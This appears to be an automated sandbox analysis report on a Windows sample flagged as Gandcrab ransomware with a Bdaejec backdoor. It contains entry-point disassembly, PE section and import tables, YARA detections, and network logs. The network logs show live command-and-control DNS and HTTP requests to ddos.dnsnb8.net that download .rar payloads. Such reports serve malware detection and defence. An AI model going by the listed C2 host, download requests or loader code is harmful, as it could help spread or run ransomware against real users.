mov dword ptr [ebp-08h], eax
mov dword ptr [ebp-0Ch], eax
mov dword ptr [ebp-20h], eax
mov dword ptr [ebp-18h], eax
mov dword ptr [ebp-48h], 73515376h
mov dword ptr [ebp-44h], 652E5868h
mov dword ptr [ebp-40h], 00006578h
mov dword ptr [ebp-3Ch], 00000000h
call 00007F0208BA1085h
pop eax
add eax, 00000225h
mov dword ptr [ebp-04h], eax
mov eax, dword ptr fs:[00000030h]
mov dword ptr [ebp-28h], eax
mov eax, dword ptr [ebp-04h]
mov dword ptr [eax], E904C483h
mov eax, dword ptr [ebp-04h]
mov dword ptr [eax+04h], FFFEE97Fh
mov eax, dword ptr [ebp-28h]
mov eax, dword ptr [eax+0Ch]
mov eax, dword ptr [eax+1Ch]
mov eax, dword ptr [eax]
mov eax, dword ptr [eax+08h]
mov ecx, dword ptr [eax+3Ch]
mov ecx, dword ptr [ecx+eax+78h]
add ecx, eax
mov edi, dword ptr [ecx+1Ch]
mov ebx, dword ptr [ecx+20h]
mov esi, dword ptr [ecx+24h]
mov ecx, dword ptr [ecx+18h]
add esi, eax
add edi, eax
add ebx, eax

Instruction
xor edx, edx
mov dword ptr [ebp-30h], esi
mov dword ptr [ebp-1Ch], edx
mov dword ptr [ebp-34h], ecx
cmp edx, dword ptr [ebp-34h]
jnc 00007F0208BA11CEh
movzx ecx, word ptr [esi+edx*2]
mov edx, dword ptr [ebx+edx*4]
mov esi, dword ptr [edi+ecx*4]
add edx, eax
mov ecx, dword ptr [edx]
add esi, eax
cmp ecx, 4D746547h
jne 00007F0208BA10D4h
cmp dword ptr [edx+04h], 6C75646Fh
jne 00007F0208BA10CBh

Rich Headers

Programming Language:	• [C] VS2013 build 21005 • [IMP] VS2008 SP1 build 30729 • [EXP] VS2013 build 21005 • [RES] VS2013 build 21005 • [LNK] VS2013 build 21005

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x104e0	0x55	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x10538	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x14000	0x1e0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x15000	0xac4	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xa000	0x1fc	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x82e8	0x8400	False	0.45945785984848486	data	6.385498417639289	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0xa000	0x70a6	0x7200	False	0.4922560307017544	data	6.246504412470083	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x12000	0xa80	0xc00	False	0.3167317708333333	data	3.550048547864024	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.CRT	0x13000	0x4	0x200	False	0.033203125	data	0.08153941234324169	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x14000	0x1e0	0x200	False	0.53125	data	4.908362811923507	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x15000	0xac4	0xc00	False	0.7809244791666666	data	6.529309093769141	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
|Zu8	0x16000	0x5000	0x4200	False	0.7772253787878788	data	6.934749160260163	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_0	0x1b000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_1	0x20000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_2	0x25000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_3	0x2a000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_4	0x2f000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_5	0x34000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_6	0x39000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_7	0x3e000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_8	0x43000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_9	0x48000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_10	0x4d000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_11	0x52000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_12	0x57000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_13	0x5c000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_14	0x61000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_15	0x66000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_16	0x6b000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.dat_17	0x70000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_18	0x75000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_19	0x7a000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_20	0x7f000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_21	0x84000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_22	0x89000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_23	0x8e000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_24	0x93000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_25	0x98000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_26	0x9d000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_27	0xa2000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_28	0xa7000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_29	0xac000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_30	0xb1000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_31	0xb6000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_32	0xbb000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_33	0xc0000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_34	0xc5000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_35	0xca000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.dat_36	0xcf000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_37	0xd4000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_38	0xd9000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_39	0xde000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_40	0xe3000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_41	0xe8000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_42	0xed000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_43	0xf2000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_44	0xf7000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_45	0xfc000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_46	0x101000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_47	0x106000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_48	0x10b000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.dat_49	0x110000	0x424a	0x4400	False	0.36379825367647056	ISO-8859 text, with very long lines	5.347406849062973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x14060	0x17d	XML 1.0 document text	English	United States

Imports

DLL	Import
KERNEL32.dll	SetFilePointer, GetFileAttributesW, ReadFile, GetLastError, MoveFileW, lstrcpyW, SetFileAttributesW, CreateMutexW, GetDriveTypeW, VerSetConditionMask, WaitForSingleObject, GetTickCount, InitializeCriticalSection, OpenProcess, GetSystemDirectoryW, TerminateThread, Sleep, TerminateProcess, VerifyVersionInfoW, WaitForMultipleObjects, DeleteCriticalSection, ExpandEnvironmentStringsW, lstrlenW, SetHandleInformation, lstrcatA, MultiByteToWideChar, CreatePipe, lstrcmpiA, Process32NextW, CreateToolhelp32Snapshot, LeaveCriticalSection, EnterCriticalSection, FindFirstFileW, lstrcmpW, FindClose, FindNextFileW, GetNativeSystemInfo, GetComputerNameW, GetDiskFreeSpaceW, GetWindowsDirectoryW, GetVolumeInformationW, LoadLibraryA, lstrcmpiW, VirtualFree, CreateThread, CloseHandle, lstrcatW, CreateFileMappingW, ExitThread, CreateFileW, GetModuleFileNameW, WriteFile, GetModuleHandleW, UnmapViewOfFile, MapViewOfFile, GetFileSize, GetEnvironmentVariableW, lstrcpyA, GetModuleHandleA, VirtualAlloc, GetProcAddress, Process32FirstW, GetTempPathW, GetProcessHeap, HeapFree, HeapAlloc, lstrlenA, CreateProcessW, ExitProcess, IsProcessorFeaturePresent

DLL	Import
USER32.dll	BeginPaint, wsprintfW, TranslateMessage, LoadCursorW, LoadIconW, MessageBoxA, GetMessageW, EndPaint, DestroyWindow, RegisterClassExW, ShowWindow, CreateWindowExW, SendMessageW, DispatchMessageW, DefWindowProcW, UpdateWindow, GetForegroundWindow, SetWindowLongW
GDI32.dll	TextOutW
ADVAPI32.dll	FreeSid, RegSetValueExW, RegCreateKeyExW, RegCloseKey, CryptExportKey, CryptAcquireContextW, CryptGetKeyParam, CryptReleaseContext, CryptImportKey, CryptEncrypt, CryptGenKey, CryptDestroyKey, GetUserNameW, RegQueryValueExW, RegOpenKeyExW, AllocateAndInitializeSid
SHELL32.dll	ShellExecuteW, SHGetSpecialFolderPathW, ShellExecuteExW
CRYPT32.dll	CryptStringToBinaryA, CryptBinaryToStringA
WININET.dll	InternetCloseHandle, HttpAddRequestHeadersW, HttpSendRequestW, InternetConnectW, HttpOpenRequestW, InternetOpenW, InternetReadFile
PSAPI.DLL	EnumDeviceDrivers, GetDeviceDriverBaseNameW

Exports

Name	Ordinal	Address
_ReflectiveLoader@0	1	0x10005ec0

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.463.251.106.25497087992807908 08/31/22-23:41:31.686542	TCP	2807908	ETPRO TROJAN Backdoor.Win32/Bdaejec.A Checkin	49708	799	192.168.2.4	63.251.106.25
192.168.2.463.251.106.25497077992807908 08/31/22-23:41:23.030290	TCP	2807908	ETPRO TROJAN Backdoor.Win32/Bdaejec.A Checkin	49707	799	192.168.2.4	63.251.106.25
192.168.2.48.8.8.858565532838522 08/31/22-23:41:22.706087	UDP	2838522	ETPRO TROJAN Backdoor.Win32/Bdaejec.A CnC Domain in DNS Lookup	58565	53	192.168.2.4	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 31, 2022 23:41:22.853266954 CEST	49707	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:23.017021894 CEST	799	49707	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:23.017160892 CEST	49707	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:23.030289888 CEST	49707	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:23.180901051 CEST	799	49707	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:23.180948019 CEST	799	49707	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:23.181101084 CEST	49707	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:23.214015007 CEST	49707	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:23.344805002 CEST	799	49707	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:23.378072023 CEST	799	49707	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:31.519309044 CEST	49708	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:31.682940006 CEST	799	49708	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:31.683074951 CEST	49708	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:31.686542034 CEST	49708	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:31.846843958 CEST	799	49708	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:31.846868038 CEST	799	49708	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:31.846941948 CEST	49708	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:31.846983910 CEST	49708	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:31.853856087 CEST	49708	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:32.010499001 CEST	799	49708	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:32.017546892 CEST	799	49708	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:44.749342918 CEST	49715	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:44.913203001 CEST	799	49715	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:44.913346052 CEST	49715	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:45.077069044 CEST	799	49715	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:45.077101946 CEST	799	49715	63.251.106.25	192.168.2.4
Aug 31, 2022 23:41:45.077209949 CEST	49715	799	192.168.2.4	63.251.106.25
Aug 31, 2022 23:41:45.606724977 CEST	49715	799	192.168.2.4	63.251.106.25

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 31, 2022 23:41:22.706087112 CEST	58565	53	192.168.2.4	8.8.8.8
Aug 31, 2022 23:41:22.814496994 CEST	53	58565	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 31, 2022 23:41:22.706087112 CEST	192.168.2.4	8.8.8.8	0xe22b	Standard query (0)	ddos.dnsnb8.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 31, 2022 23:41:22.814496994 CEST	8.8.8.8	192.168.2.4	0xe22b	No error (0)	ddos.dnsnb8.net		63.251.106.25	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ddos.dnsnb8.net:799

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49707	63.251.106.25	799	C:\Users\user\AppData\Local\Temp\vSQshX.exe


Timestamp	kBytes transferred	Direction	Data
Aug 31, 2022 23:41:23.030289888 CEST	613	OUT	GET /cj//k1.rar HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: ddos.dnsnb8.net:799 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49708	63.251.106.25	799	C:\Users\user\AppData\Local\Temp\vSQshX.exe

Timestamp	kBytes transferred	Direction	Data
Aug 31, 2022 23:41:31.686542034 CEST	613	OUT	GET /cj//k2.rar HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: ddos.dnsnb8.net:799 Connection: Keep-Alive

Statistics

Behavior



System Behavior

Analysis Process: SY5DeZW6pz.exe PID: **5580**, Parent PID: **4692**

General

Target ID:	0
Start time:	23:41:20
Start date:	31/08/2022
Path:	C:\Users\user\Desktop\SY5DeZW6pz.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SY5DeZW6pz.exe"
Imagebase:	0xf390000
File size:	960512 bytes
MD5 hash:	536F2C1238EF65A64820C35D4504CE67

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Gandcrab, Description: Yara detected Gandcrab, Source: 00000000.00000000.307805000.000000000F3A2000.00000008.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_Gandcrab, Description: Yara detected Gandcrab, Source: 00000000.00000000.324852504.000000000F3A2000.00000008.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_ReflectiveLoader, Description: Yara detected ReflectiveLoader, Source: 00000000.00000000.307798996.000000000F39A000.00000002.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_ReflectiveLoader, Description: Yara detected ReflectiveLoader, Source: 00000000.00000002.353018126.000000000F39A000.00000002.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_Gandcrab, Description: Yara detected Gandcrab, Source: 00000000.00000000.317764936.000000000F3A2000.00000008.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_Gandcrab, Description: Yara detected Gandcrab, Source: 00000000.00000002.353129829.000000000F3A2000.00000008.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_ReflectiveLoader, Description: Yara detected ReflectiveLoader, Source: 00000000.00000000.324788306.000000000F39A000.00000002.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_ReflectiveLoader, Description: Yara detected ReflectiveLoader, Source: 00000000.00000000.317714677.000000000F39A000.00000002.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: ReflectiveLoader, Description: Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended, Source: 00000000.00000002.352730641.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Florian Roth • Rule: SUSP_RANSOMWARE_Indicator_Jul20, Description: Detects ransomware indicator, Source: 00000000.00000002.352730641.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Florian Roth • Rule: JoeSecurity_Gandcrab, Description: Yara detected Gandcrab, Source: 00000000.00000002.352730641.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_ReflectiveLoader, Description: Yara detected ReflectiveLoader, Source: 00000000.00000002.352730641.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_ReflectiveLoader, Description: detects Reflective DLL injection artifacts, Source: 00000000.00000002.352730641.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: ditekSHen • Rule: Gandcrab, Description: Gandcrab Payload, Source: 00000000.00000002.352730641.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: kevoreilly • Rule: ReflectiveLoader, Description: Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended, Source: 00000000.00000000.324233119.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Florian Roth • Rule: SUSP_RANSOMWARE_Indicator_Jul20, Description: Detects ransomware indicator, Source: 00000000.00000000.324233119.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Florian Roth • Rule: JoeSecurity_Gandcrab, Description: Yara detected Gandcrab, Source: 00000000.00000000.324233119.0000000003760000.00000008.00000001.00040000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_ReflectiveLoader, Description: Yara detected ReflectiveLoader, Source: 